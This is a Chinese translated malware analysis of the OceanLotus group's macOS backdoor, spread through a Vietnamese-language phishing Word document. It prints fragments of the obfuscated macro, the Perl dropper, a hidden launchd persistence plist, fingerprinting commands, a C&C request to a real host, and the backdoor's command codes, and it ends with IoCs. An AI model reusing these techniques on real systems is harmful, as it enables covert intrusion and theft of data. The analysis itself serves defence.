黑客组织“海莲花”打造的全新macOS后门

April 11, 2018 • luochicun

前言

趋势科技于上周三（4月4号）宣称，一种新型的MacOS后门程序（目前趋势科技已将其定义为OSX_OCEANLOTUS.D ）正被黑客组织“海莲花”所使用，而其攻击目标是那些安装有Perl语言编程软件的Mac用户。

传播过程分析

海莲花（OceanLotus，又名Cobalt Kitty、SeaLotus、APT-C-00和APT 32）是高度组织化的、专业化的境外国家级黑客组织。自2012-4-起针对中国政府的海事机构、海域建设部门、科研院所和航运企业,展开了精密组织的网络攻击,很明显这是一个有国外政府支持的APT(高级持续性威胁)行动。

趋势科技的研究人员认为，这个全新macOS后门是“海莲花”所使用的最新的攻击工具。

MacOS后门是在一个恶意的Word文档中发现的，可能是通过电子邮件发送的。这意味着，新的MacOS后门程序是通过钓鱼电子邮件中的恶意Word文档进行传播的。恶意Word文档会伪装成文件名为“2018-PHIẾU GHI DANH THAM DỰ TĨNH HỘI HMDC 2018.doc”的文档，翻译过来也就是“2018年HMDC大会登记表”，而HMDC是一个在越南宣传民族独立和民主的组织。

恶意文档攻击时的截图

在收件人打开该文档时，它会建议收件人启用该文档的宏。而这个恶意宏则采用了十进制ASCII代码来逐个字符地进行混淆，以逃避各种杀毒软件的检测。这种字符串的混淆加大逆向分析技术的难度，会让该恶意软件看起来不那么可疑，如下图所示。

```
sLine11 = ChrW(115) + ChrW(121) + ChrW(115) + ChrW(116) + ChrW(101) + ChrW(109) + ChrW(40) + ChrW(34) + ChrW(92) +
ChrW(70) + ChrW(105) + ChrW(108) + ChrW(101) + ChrW(47) + ChrW(119) + ChrW(111) + ChrW(114) + ChrW(100) + ChrW(47)
) + ChrW(100) + ChrW(92) + ChrW(34) + ChrW(32) + ChrW(38) + ChrW(34) + ChrW(41) + ChrW(59) + ChrW(10)
sLine12 = ChrW(115) + ChrW(108) + ChrW(101) + ChrW(101) + ChrW(112) + ChrW(40) + ChrW(49) + ChrW(41) + ChrW(59) +
sLine13 = ChrW(115) + ChrW(121) + ChrW(115) + ChrW(116) + ChrW(101) + ChrW(109) + ChrW(40) + ChrW(34) + ChrW(114)
ChrW(121) + ChrW(115) + ChrW(116) + ChrW(101) + ChrW(109) + ChrW(34) + ChrW(41) + ChrW(59) + ChrW(10)
sLine14 = ChrW(115) + ChrW(121) + ChrW(115) + ChrW(116) + ChrW(101) + ChrW(109) + ChrW(40) + ChrW(34) + ChrW(114)
 ChrW(110) + ChrW(34) + ChrW(41) + ChrW(59) + ChrW(10)
sLine = sLine0 + sLine1 + sLine2 + sLine3 + sLine4 + sLine5 + sLine6 + sLine7 + sLine8 + sLine9 + sLine10 + sLine1

        system (ChrW(101) + ChrW(99) + ChrW(104) + ChrW(111) + ChrW(32) + ChrW(39) + sLine + ChrW(39) + ChrW(3
         + ChrW(110) + ChrW(10))
        system (ChrW(112) + ChrW(101) + ChrW(114) + ChrW(108) + ChrW(32) + ChrW(47) + ChrW(116) + ChrW(109) +
```

文档混淆后的代码片段

在逆向分析之后，研究人员可以看到恶意有效载荷是用Perl编程语言编写的。它从会从Word文档中提取theme0.xml文件，theme0.xml文件是一个带有0xFEEDFACE签名的Mach-O 32位可执行文件，用于作为OSX_OCEANLOTUS.D后门程序的滴管组件（dropper），不过theme0.xml在执行之前会被解压到 /tmp/system/word/theme/syslogd。

```
#!/usr/bin/perl
use File::Copy;
$pathFolderFile = "/tmp/system";
$pathFile = $pathFolderFile . "/system";
$path = "/Volumes/" . fpdajqfmrc;
$path =~ tr/:/\//;
mkdir($pathFolderFile);
copy($path, $pathFile);
system("unzip " . $pathFile . " -d " . $pathFolderFile);
system("chmod +x \"" . $pathFolderFile . "/word/theme/theme0.xml\"");
move("$pathFolderFile/word/theme/theme0.xml" , "$pathFolderFile/word/theme/syslogd" );
system("\"$pathFolderFile/word/theme/syslogd\"  ++ ");
sleep(1);
system("rm -Rf /tmp/system");
system("rm /tmp/modern");

system (echo 'sline' > /tmp/modern)
system (perl /tmp/modern &)
```

逆向分析之后的Perl有效载荷

滴管组件分析

滴管组件用于将后门安装到受感染的系统中，并建立其持久性攻击机制。

```
setStartup();
dwPID = getpid();
proc_pidpath(dwPID, &szPath, 0x7D0u);
result = remove(&szPath);
```

滴管组件的主要功能

滴管组件中的所有字符串以及后门本身都使用了硬编码的RSA256密钥进行加密。其中，加密字符串以两种形式存在：使用RSA256加密的字符串，以及混合使用自定义base64编码和RSA256加密的字符串。

```
_KEY        db 63h

            db  49h ; I
            db  2Fh ; /
            db  6Eh ; n
            db  22h ; "
            db    0
            db  10h
            db 0FEh
            db  33h ; 3
            db  4Fh ; O
            db  2Fh ; /
            db 0C5h
            db    5
            db 0B2h
            db  11h
            db    3
            db 0BAh
            db  5Bh ; [
            db 0DDh
            db    2
```

硬编码的RSA256密钥会显示前20个字符

使用setStartup()方法运行后，滴管组件会首先检查它是否以ROOT权限运行。因为只有这样，GET_PROCESSPATH和GET_PROCESSNAME方法才会对硬编码路径和进程名称进行解密，并安装最终的后门程序。所以总结起来就是：

· 对于有ROOT权限运行的设备来说：

1. 硬编码路径是/Library/CoreMediaIO/Plug-Ins/FCP-DAL/iOSScreenCapture.plugin/Contents/Resources/；

2.进程名称是screenassistantd

· 对于没有以ROOT权限运行的设备来说：

1.硬编码路径是 ~/Library/Spelling/；

2.进程名称是spellagentd；

随后，在实现了Loader::installLoader方法后，恶意软件就会读取硬编码的64位Mach-O可执行文件(magic value 0xFEEDFACF)，并写入之前确定的路径和文件。

```
if ( Loader::installLoader((Loader *)v4, v3) )
{
  hiddenFile(v4);
  setTimeFile(v4);
}
```

滴管组件安装后门后，会将其属性设置为“隐藏”，并设置一个随机文件日期和时间

如上所示，当滴管组件安装后门程序时，它会将其属性设置为“hidden（隐藏）”，并使用touch命令将文件创建日期和时间设置为随机值，touch命令为 touch –t YYMMDDMM “/path/filename” > /dev/null，此时访问权限将被更改为0x1ed = 755，这等于u=rwx,go=rx。

```
__tmp_Loader    dd 0FEEDFACFh
                db   7
                db   0
                db   0
                db   1
                db   3
                db   0
                db   0
                db  80h
```

Mach-O可执行文件的随机值0xFEEDFACF(64位)

用GET_LAUNCHNAME和GET_LABELNAME方法将为root用户（com.apple.screen.assistantd.plist）和普通用户（com.apple.spell.agent.plist）返回属性列表“.plist”的硬编码名称。

然后，滴管组件将在/Library/LaunchDaemons/或~/Library/LaunchAgents/文件夹中创建持久文件。当操作系统启动时，RunAtLoad将命令launchd来运行守护进程，而KeepAlive将命令启动以使进程无限期地运行。这个持久性文件也被设置为隐藏着随机生成的文件日期和时间。

com.apple.screen.assistantd.plist — Locked

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>Label</key>
<string>com.apple.screen.assistantd</string>
<key>ProgramArguments</key>
<array>
<string>/Library/CoreMediaIO/Plug-Ins/FCP-DAL/iOSScreenCapture.plugin/Contents/Resources/
screenassistantd</string>
</array>
<key>RunAtLoad</key>
<true/>
<key>KeepAlive</key>
<true/>
</dict>
</plist>
```

具有持久性设置的属性列表

/launchctl load /Library/LaunchDaemons/filename.plist 或 /dev/nul or launchctl load ~/Library/LaunchAgents/ filename.plist > /dev/nul 将命令操作系统在登录时启动已删除的后门文件。在该过程结束时，滴管组件会自行删除该过程。

后门分析

后门程序包含两个主要函数infoClient和runHandle，这两个函数所实现的功能是不同的，infoClient负责收集用户的设备系统信息，并将这些信息提交给命令和控制（C&C）服务器以及接收额外的C&C通信信息，而runHandle则负责后门功能。

```
while ( 1 )
{
  if ( HandlePP::infoClient(dwRandomTimeSleep) )
    HandlePP::runHandle(dwRandomTimeSleep);
  dwTimeSeed = time(0LL);
  srand(dwTimeSeed);
  dwRandomValue = rand();
  dwRandomTimeSleep = (HandlePP *)(dwRandomValue
```

后门的主要功能

infoClient在HandlePP类中填充的变量：

```
class HandlePP
{
    std::string pathProcess
    int8        clientID[24]
    std::string strClientID
    int64       installTime
    void        *urlRequest
    int64       timeCheckRequestTimeout
    int8        keyDecrypt[24]
    int         posDomain
    std::string domain
    int         count
}
```

属于HandlePP类的变量列表

clientID是来自环境变量的MD5哈希，而strClientID是clientID的十六进制表示。下面的所有字符串都是通过AES256和base64编码加密的。HandlePP::getClientID方法使用的是以下环境变量:

```
ioreg -rdl -c IOPlatformExpertDevice | awk '/IOPlatformSerialNumber/ { split($0, line, "\""); printf("%s", line[4]); }'
```

序列号

```
ioreg -rdl -c IOPlatformExpertDevice | awk '/IOPlatformUUID/ { split($0, line, "\""); printf("%s", line[4]); }'
```

硬件UUID

```
ifconfig en0 | awk '/ether/{print $2}'
```

MAC地址

```
uuidgen
```

随机生成的UUID

对于初始信息包来说，后门也会收集以下信息。

```
sw_vers -productVersion
```

操作系统版本

运行getpwuid ->pw_name, scutil – – -get ComputerName, uname – m将分别提供以下返回值:

1.Mac OSX 10.12；

2.System Administrator；

3.<owner's name>'s iMac；

4.x86_64；

所有这些数据在发送到C＆C服务器之前都会被加密和加密，详细过程如下所述。

1.扰码

扰码就是作有规律的随机化处理后的信码，类解析器的方法有多种，每个变量类型的解析方法各不同，比如 Parser::inBytes, Parser::inByte, Parser::inString以及 Parser::inInt.。

```
v18 = Parser::inBytes((Parser *)&v74, &HandlePP::clientID, 0x10);
```

Parser :: inBytes方法

如果clientID等于下面的字节序列B4 B4 B1 47 BC 5282873 1F 1A 01 6B FA 72 C0 73，那么这个扰码的版本就是使用第三个参数(0x10)计算的，它被当做一个DWORD来处理。每4个字节都与它异或，如下面的例子所示。

```
B4 B1 47 BC 52 28 28 73 1F 1A 01 6B FA 72 C0 73
XOR
10 00 00 00 10 00 00 00 10 00 00 00 10 00 00 00
=
A4 B1 47 BC 42 28 28 73 0F 1A 01 6B EA 72 C0 73
```

```
v19 = Parser::inByte((Parser *)&v74, v18, '1');
```

Parser :: inByte方法

当扰码一个字节时，扰码器首先确定字节值是奇数还是偶数。如果该值是奇数，则将字节加上一个随机生成的字节添加到数组中。如果该值是偶数的情况，首先添加随机生成的字节，然后添加字节。在上面的例子中，第三个参数是'1'= 0x31，这是一个奇数。这意味着它将字节'1'和一个随机生成的字节添加到最终的扰码阵列。

```
v22 = Parser::inString((Parser *)&v74, szOSversionString, *((_DWORD *)szOSversionString - 6));
```

Parser :: inString方法

当扰码字符串时，扰码器会产生一个5字节长的序列。首先，它生成一个随机字节，然后是3个零字节，1个随机字节，最后是一个字节长度的字符串。假设研究人员要打乱字符串' Mac OSX 10.12。则它的长度是13 = 0x0d，两个随机字节是0xf3和0x92。最后的5字节序列看起来就像F3 00 00 92 0D，而原来的字符串则与5字节序列异或。

```
M  a  c     O  S  X     1  0  .  1  2
4D 61 63 20 4F 53 58 20 31 30 2E 31 32
XOR
F3 00 00 00 92 0D F3 00 00 00 92 0D F3
=
BE 61 63 20 DD 5E AB 20 31 30 BC 3C C1
```

扰码Mac OSX 10.12

2.加密

加密的字节序列会被传递给Packet::Packet类的构造函数中，该类会创建一个随机的AES256密钥，并使用这个密钥对缓冲区进行加密。


3.对加密密钥编码

为了使C&C服务器能够解密加密数据，随机生成的AES256密钥必须连同加密数据一起包含在数据包中。然而，这个密钥也是通过异或操作XOR 0x13进行扰码的，随后对每个字节应用ROL 6操作。


```
v8[nCounter] = __ROL1__(v8[nCounter] ^ 0x13, 6);
```

在输出数据包中对AES256密钥进行扰码的函数


以下是在扰码和加密过程中的一些屏幕截图：




灰色部分的字节表示已加密的计算机信息




随机生成AES256密钥



扰码的AES256密钥（0xC1异或0x13 = 0xD2，0xD2 ROL 6 = 0xB4等）



用AES256密钥加密的计算机信息



发送到C＆C服务器的最终有效载荷的屏幕截图，扰码的AES256密钥标记为绿色，而加密的计算机信息标记为红色，其他字节只是随机生成的字节

当后门收到来自C&C服务器的响应时，最终的有效载荷需要以类似的方式通过解密和扰码来进行解码。Packet::getData 负责解密接收到的载荷，而Converter::outString 负责对结果进行解扰。

来自C&C服务器的接收数据包括以下信息:

1.HandlePP::urlRequest (/appleauth/static/cssj/N252394295/widget/auth/app.css);

2.HandlePP::keyDecrypt;

3.STRINGDATA::BROWSER_SESSION_ID (m_pixel_ratio);

4.STRINGDATA::RESOURCE_ID;

这些数据稍后将在C&C通信中被用到，如下面的Wireshark截图所示。

```
GET /appleauth/static/cssj/N252394295/widget/auth/app.css HTTP/1.1
Host: ssl.arkouthrie.com
User-Agent: curl/7.11.3
Accept: */*
Cookie: m_pixel_ratio=d3d9446802a44259755d38e6d163e820;

HTTP/1.1 200 OK
Date: Thu, 15 Feb 2018 14:22:29 GMT
Server: Apache
Content-Length: 77
Content-Type: text/html; charset=UTF-8

%6$UG...>....s]....A...GO.,.O._.....V2..%..j...p.....     .R.'...&"g4....h/+)....
```

交换系统数据包信息后与C＆C服务器的通信过程

与此同时，负责后门功能的runHandle将使用以下后门命令调用requestServer方法(每个命令都有一个字节长的代码，并由Packet::getCommand提取):

```
dwCommand = (unsigned __int8)Packet::getCommand((Packet *)&pPacket);
```

getCommand方法

下图显示了几个可能的命令代码中的两个示例，这两个示例，都创建一个线程，每个线程负责下载和执行文件，或者在终端中运行一个命令行程序。

```
if ( dwCommand == 0xA2 )
{
  v30 = 1;
  v6 = (char *)&ppthread_attr_t;
  pthread_create(&v85, &ppthread_attr_t, (void *(__cdecl *)(void *))respondLoadLunaThread, v45);
  goto LABEL_164;
}
if ( dwCommand == 0xAC )
{
  v30 = 1;
  v6 = (char *)&ppthread_attr_t;
  pthread_create(&v85, &ppthread_attr_t, (void *(__cdecl *)(void *))respondRunTerminalThread, v45);
  goto LABEL_164;
}
```

用于下载和执行的命令，以及在终端中运行一个命令

```
  if ( dwCommand == 0x72 )
  {
    v30 = 1;
    v6 = (char *)&ppthread_attr_t;
    pthread_create(&v85, &ppthread_attr_t, (void *(__cdecl *)(void *))respondUploadThread, v45);
    goto LABEL_164;
  }
}
else if ( dwCommand == 0x23 || dwCommand == 0x3C )
{
  v30 = 1;
  v6 = (char *)&ppthread_attr_t;
  pthread_create(&v85, &ppthread_attr_t, (void *(__cdecl *)(void *))respondDownloadThread, v45);
  goto LABEL_164;
}
```

用于上传和下载文件的命令

0x33	get file size
0xe8	exit
0xa2	download & execute file
0xac	run command in terminal
0x48	remove file
0x72	upload file
0x23	download file
0x3c	download file
0x07	get configuration info
0x55	empty response, heartbeat packet

支持的命令及其各自的代码

总结

虽然针对Mac设备的恶意攻击并不像其他系统那样常见，但这一新的MacOS后门的发现可能是通过网络钓鱼邮件发送的，这意味着每个用户都可能通过网络钓鱼的方式被攻击。

IoCs

C&C servers
Ssl[.]arkouthrie[.]com
s3[.]hiahornber[.]com
widget[.]shoreoa[.]com
SHA256
Delivery document (W2KM_OCEANLOTUS.A): 2bb855dc5d845eb5f2466d7186f150c172da737bfd9c7f6bc1804e0b8d20f22a
Dropper (OSX_OCEANLOTUS.D): 4da8365241c6b028a13b82d852c4f0155eb3d902782c6a538ac007a44a7d61b4
Backdoor (OSX_OCEANLOTUS.D): 673ee7a57ba3c5a2384aeb17a66058e59f0a4d0cddc4f01fe32f369f6a845c8f

Tags: 字节 , 加密 , 后门 , 命令 , 方法 , 密钥 , 文件 , 滴管 , 扰码 , 组件 ,

为您推荐了相关的技术文章:

1. Petya勒索病毒技术分析 | 天融信阿尔法实验室
2. WanaCrypt0r勒索病毒：20款杀软主防测试【新增变种测试，结果有变】_国外杀毒软件_安全区 卡饭论坛 - 互助分享 - 大气谦和!
3. FFmpeg安全问题讨论
4. 实战 SSH 端口转发
5. XOR 加密简介

原文链接： www.4hou.com